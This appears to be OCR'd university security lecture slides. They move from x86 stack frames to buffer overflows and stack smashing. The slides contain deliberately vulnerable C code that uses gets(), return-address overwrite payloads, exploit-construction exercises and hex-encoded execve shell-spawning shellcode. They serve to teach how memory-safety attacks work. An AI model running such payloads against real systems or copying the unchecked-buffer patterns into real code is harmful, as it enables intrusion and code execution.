int callee(int a, int b) {
    int local;
    return 42;
}
```


10. Pop (restore) old EIP (RIP)

- The **`ret`** instruction acts like **`pop %eip`**.
- It puts the next value on the stack (the RIP) into the EIP, which returns program execution to the caller.
- It also increments ESP to delete the popped RIP from the stack.




```
caller:
    ...
    push $2
    push $1
    call callee
    add $8, %esp
    ...

callee:
    push %ebp
    mov %esp, %ebp
    sub $4, %esp

    mov $42, %eax

    mov %ebp, %esp
    pop %ebp
    ret
```


x86 Function Call

```
void caller(void) {
    callee(1, 2);
}
```

```
int callee(int a, int b) {
    int local;
    return 42;
}
```


11. Remove arguments from stack

- Back in the caller, we increment ESP to delete the arguments from the stack.
- The stack has returned to its original state before the function call!




```
caller:
    ...
    push $2
    push $1
    call callee
    add $8, %esp
    ...

callee:
    push %ebp
    mov %esp, %ebp
    sub $4, %esp

    mov $42, %eax

    mov %ebp, %esp
    pop %ebp
    ret
```

Summary: x86 Assembly and Call Stack

- C memory layout
  - **Code** section: Machine code (raw bits) to be executed
  - **Static** section: Static variables
  - **Heap** section: Dynamically allocated memory (e.g. from **`malloc`**)
  - **Stack** section: Local variables and stack frames
- x86 registers
  - **EBP** register points to the top of the current stack frame
  - **ESP** register points to the bottom of the stack
  - **EIP** register points to the next instruction to be executed
- x86 calling convention
  - When calling a function, the old EIP (RIP) is saved on the stack
  - When calling a function, the old EBP (SFP) is saved on the stack
  - When the function returns, the old EBP and EIP are restored from the stack

Next: Buffer Overflows


- Buffer overflows
- Stack smashing

Buffer Overflow Vulnerabilities


Textbook Chapter 3.1


Consider an Airport Terminal…

Consider an Airport “Terminal”…




Consider an Airport “Terminal”…

Consider an Airport “Terminal”…




Consider an Airport "Terminal"…




How could Alice exploit this?

Consider an Airport "Terminal"…



Consider an Airport “Terminal”…




By inserting padding characters (spaces) and exploiting the lack of boundaries between lines, Alice now appears to be in first class!

Takeaway: Attackers can exploit lack of to boundaries to control areas (memory, as we will see shortly) that they aren’t supposed to control

Buffer Overflow Vulnerabilities

- Recall: C has no concept of array length; it just sees a sequence of bytes
- If you allow an attacker to start writing at a location and don't define when they must stop, they can overwrite other parts of memory!

```
char name[4];
name[5] = 'a';
```



This is technically valid C code, because C doesn't check bounds!

Vulnerable Code


```
char name[20];

void vulnerable(void) {
    ...
    gets(name);
    ...
}
```

The **gets** function will write bytes until the input contains a newline (`'\n'`), *not* when the end of the array is reached!

Okay, but there's nothing to overwrite—for now…

Vulnerable Code


```
char name[20];
char instrux[20] = "none";

void vulnerable(void) {
    ...
    gets(name);
    ...
}
```

What does the memory diagram of static data look like now?

Vulnerable Code

What can go wrong here?

gets starts writing here and can overwrite anything above **name**!

```
char name[20];
char instrux[20] = "none";

void vulnerable(void) {
    ...
    gets(name);
    ...
}
```

Note: **name** and **instrux** are declared in static memory (outside of the stack), which is why **name** is below **instrux**


...
...
...
...
...
instrux
instrux
instrux
instrux
instrux
name
name
name
name
name

Vulnerable Code

What can go wrong here?

`gets` starts writing here and can overwrite the **`authenticated`** flag!


```
char name[20];
int authenticated = 0;

void vulnerable(void) {
    ...
    gets(name);
    ...
}
```



Vulnerable Code

What can go wrong here?

```
char line[512];
char command[] = "/usr/bin/ls";

int main(void) {
    ...
    gets(line);
    ...
    execv(command, ...);
}
```



Vulnerable Code

What can go wrong here?

`fnptr` is called as a function, so the EIP jumps to an address of our choosing!

```
char name[20];
int (*fnptr)(void);

void vulnerable(void) {
    ...
    gets(name);
    ...
    fnptr();
}
```

...
...
...
...
...
...
...
...
...
fnptr
name
name
name
name
name

Most Dangerous Software Weaknesses (2020)

Rank	ID	Name	Score
[1]	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	46.82
[2]	CWE-787	Out-of-bounds Write	46.17
[3]	CWE-20	Improper Input Validation	33.47
[4]	CWE-125	Out-of-bounds Read	26.50
[5]	CWE-119	Improper Restriction of Operations within the Bounds of a Memory Buffer	23.73
[6]	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')	20.69
[7]	CWE-200	Exposure of Sensitive Information to an Unauthorized Actor	19.16
[8]	CWE-416	Use After Free	18.87
[9]	CWE-352	Cross-Site Request Forgery (CSRF)	17.29
[10]	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')	16.44
[11]	CWE-190	Integer Overflow or Wraparound	15.81
[12]	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')	13.67
[13]	CWE-476	NULL Pointer Dereference	8.35
[14]	CWE-287	Improper Authentication	8.17
[15]	CWE-434	Unrestricted Upload of File with Dangerous Type	7.38
[16]	CWE-732	Incorrect Permission Assignment for Critical Resource	6.95
[17]	CWE-94	Improper Control of Generation of Code ('Code Injection')	6.53

Stack Smashing

Textbook Chapter 3.2

Stack Smashing

- The most common kind of buffer overflow
- Occurs on stack memory
- Recall: What does are some values on the stack an attacker can overflow?
  - Local variables
  - Function arguments
  - Saved frame pointer (SFP)
  - Return instruction pointer (RIP)
- Recall: When returning from a program, the EIP is set to the value of the RIP saved on the stack in memory
  - Like the function pointer, this lets the attacker choose an address to jump (return) to!

Note: Python Syntax

- For this class, you will see Python syntax used to represent sequences of bytes
  - This syntax will be used in Project 1 and on exams!
- Adding strings: Concatenation
  - `'abc' + 'def' == 'abcdef'`
- Multiplying strings: Repeated concatenation
  - `'a' * 5 == 'aaaaa'`
  - `'cs161' * 3 == 'cs161cs161cs161'`

Note: Python Syntax

- Raw bytes
  - `len('\xff') == 1`
- Characters can be represented as bytes too
  - `'\x41' == 'A'`
  - ASCII representation: All characters are bytes, but not all bytes are characters
- Note: `'\\'` is a literal backslash character
  - `len('\\xff') == 4`, because the slash is escaped first
    - This is a literal slash character, a literal `'x'` character, and 2 literal `'f'` characters
    - `'\\xff' == '\x5c\x78\x66\x66'`

Overwriting the RIP


Assume that the attacker wants to execute instructions at address **`0xdeadbeef`**.

What value should the attacker write in memory? Where should the value be written?

What should an attacker supply as input to the **`gets`** function?

`gets` starts writing here and can overwrite anything above **`name`**, including the RIP!

```
void vulnerable(void) {
    char name[20];
    gets(name);
}
```



Overwriting the RIP

- Input: `'A' * 24 + '\xef\xbe\xad\xde'`
  - 24 garbage bytes to overwrite all of **`name`** and the SFP of **`vulnerable`**
  - The address of the instructions we want to execute
    - Remember: Addresses are little-endian!
- What if we want to execute instructions that aren't in memory?

Note the NULL byte that terminates the string, automatically added by **`gets`**!

```
void vulnerable(void) {
    char name[20];
    gets(name);
}
```

...	...	...	...	
...	...	...	...	
...	...	...	...	
...	...	...	...	
...	...	...	...	
...	...	...	...	
...	...	...	...	
'\x00'	...	...	...	
'\xef'	'\xbe'	'\xad'	'\xde'	RIP
'A'	'A'	'A'	'A'	SFP
'A'	'A'	'A'	'A'	name
'A'	'A'	'A'	'A'	
'A'	'A'	'A'	'A'	
'A'	'A'	'A'	'A'	
'A'	'A'	'A'	'A'	

Writing Malicious Code

- The most common way of executing malicious code is to place it in memory yourself
  - Recall: Machine code is made of bytes
- **Shellcode**: Malicious code inserted by the attacker into memory, to be executed using a memory safety exploit
  - Called shellcode because it usually spawns a shell (terminal)
  - Could also delete files, run another program, etc.

```
xor %eax, %eax
push %eax
push $0x68732f2f
push $0x6e69622f
mov %esp, %ebx
mov %eax, %ecx
mov %eax, %edx
mov $0xb, %al
int $0x80
```

Assembler

```
0x31 0xc0 0x50 0x68
0x2f 0x2f 0x73 0x68
0x68 0x2f 0x62 0x69
0x6e 0x89 0xe3 0x89
0xc1 0x89 0xc2 0xb0
0x0b 0xcd 0x80
```

Putting Together an Attack

1. Find a memory safety (e.g. buffer overflow) vulnerability
2. Write malicious shellcode at a known memory address
3. Overwrite the RIP with the address of the shellcode
   - Often, the shellcode can be written and the RIP can be overwritten in the same function call (e.g. **`gets`**), like in the previous example
4. Return from the function
5. Begin executing malicious shellcode

Constructing Exploits

Let **SHELLCODE** be a 12-byte shellcode. Assume that the address of **name** is **0xbfffcd40**.

What values should the attacker write in memory? Where should the values be written?

What should an attacker supply as input to the **gets** function?


```
void vulnerable(void) {
    char name[20];
    gets(name);
}
```

	...	...	...	...	
	...	...	...	...	
	...	...	...	...	
	...	...	...	...	
	...	...	...	...	
	...	...	...	...	
	...	...	...	...	
0xbfffcd5c	...	...	...	...	
0xbfffcd58	RIP of vulnerable				RIP
0xbfffcd54	SFP of vulnerable				SFP
0xbfffcd50	name				name
0xbfffcd4c	name				
0xbfffcd48	name				
0xbfffcd44	name				
0xbfffcd40	name				

Constructing Exploits

- Input: `SHELLCODE + 'A' * 12 + '\x40\xcd\xff\xbf'`
  - 12 bytes of shellcode
  - 12 garbage bytes to overwrite the rest of **name** and the SFP of **vulnerable**
  - The address of where we placed the shellcode

```
void vulnerable(void) {
    char name[20];
    gets(name);
}
```



Constructing Exploits

- Alternative: `'A' * 12 + SHELLCODE + '\x4c\xcd\xff\xbf'`
    - The address changed! Why?
        - We placed our shellcode at a different address (`name + 12`)!

```
void vulnerable(void) {
    char name[20];
    gets(name);
}
```

	...	...	...	...	
	...	...	...	...	
	...	...	...	...	
	...	...	...	...	
	...	...	...	...	
	...	...	...	...	
	...	...	...	...	
0xbfffcd5c	'\x00'	...	...	...	
0xbfffcd58	'\x4c'	'\xcd'	'\xff'	'\xbf'	RIP
0xbfffcd54	SHELLCODE				SFP
0xbfffcd50	SHELLCODE				
0xbfffcd4c	SHELLCODE				
0xbfffcd48	'A'	'A'	'A'	'A'	name
0xbfffcd44	'A'	'A'	'A'	'A'	
0xbfffcd40	'A'	'A'	'A'	'A'	

Constructing Exploits

What if the shellcode is too large? Now let **`SHELLCODE`** be a 28-byte shellcode. What should the attacker input?

```
void vulnerable(void) {
    char name[20];
    gets(name);
}
```

	...	...	...	...	
	...	...	...	...	
	...	...	...	...	
	...	...	...	...	
	...	...	...	...	
	...	...	...	...	
	...	...	...	...	
0xbfffcd5c	...	...	...	...	
0xbfffcd58	RIP of vulnerable				RIP
0xbfffcd54	SFP of vulnerable				SFP
0xbfffcd50	name				name
0xbfffcd4c	name				
0xbfffcd48	name				
0xbfffcd44	name				
0xbfffcd40	name				

